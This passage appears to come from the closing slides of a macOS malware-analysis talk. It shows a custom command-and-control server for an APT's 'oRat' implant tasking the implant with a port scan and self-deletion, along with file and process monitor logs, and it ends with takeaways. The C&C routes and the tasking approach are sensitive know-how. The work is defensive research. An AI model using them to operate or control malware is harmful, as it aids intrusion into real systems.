
## port scan (via /agent/portscan)

```
% ./server 1337
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 1337
[+] Sending: /agent/portscan?Host=192.168.0.10&Port=1000-2000&Thread=1&Timeout=100
Start.
Open: 192.168.0.10:1234
Done.
```

1 task

2 response: port scan results

Route: /agent/portscan



Port Scan (via Wireshark)

# TASKING

## self-delete (via /agent/kill-self)

```
% ./server 666
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 666
[+] Sending: GET /agent/kill-self
Client disconnected , Destruction session , Peer address: 192.168.0.27:56075
```

The diagram shows a sequence of events. A box labeled 'task' contains the command 'GET /agent/kill-self'. An arrow points from this box to a second box labeled 'client disconnect', which contains the message 'Client disconnected , Destruction session , Peer address: 192.168.0.27:56075'.

### Route: /agent/kill-self

```
# ./FileMonitor -filter darwinx64
{
  "event" : "ES_EVENT_TYPE_NOTIFY_UNLINK",
  "file" : {
    "destination" : "/Users/user/Desktop/darwinx64",
    "process" : {
      "pid" : 3644
      "path" : "/Users/user/Desktop/darwinx64",
    }
  ...
}
```


① Self delete

```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXIT",
  "process" : {
    "pid" : 3644
    "path" : "/Users/user/Desktop/darwinx64",
    ...
    "exit code" : 0
  }
  ...
}
```


② Terminate

# Conclusions

...& take aways



# TAKEAWAYS



Studying an APT's macOS tools, provide insights into the Apple-specific approaches employed by advanced adversaries.




Via a custom command and control server one can efficiently understand the capabilities of complex malware!



...and now you have a (re)configurable malware, and a compatible command and control server. Go play?

# INTERESTED IN LEARNING MORE? read, "The Art of Mac Malware" book(s)



free: [taomm.org](http://taomm.org)  
for sale: amazon, etc...

# MAHALO!

"Friends of Objective-See"



CleanMyMac X



SmugMug



Guardian Mobile Firewall

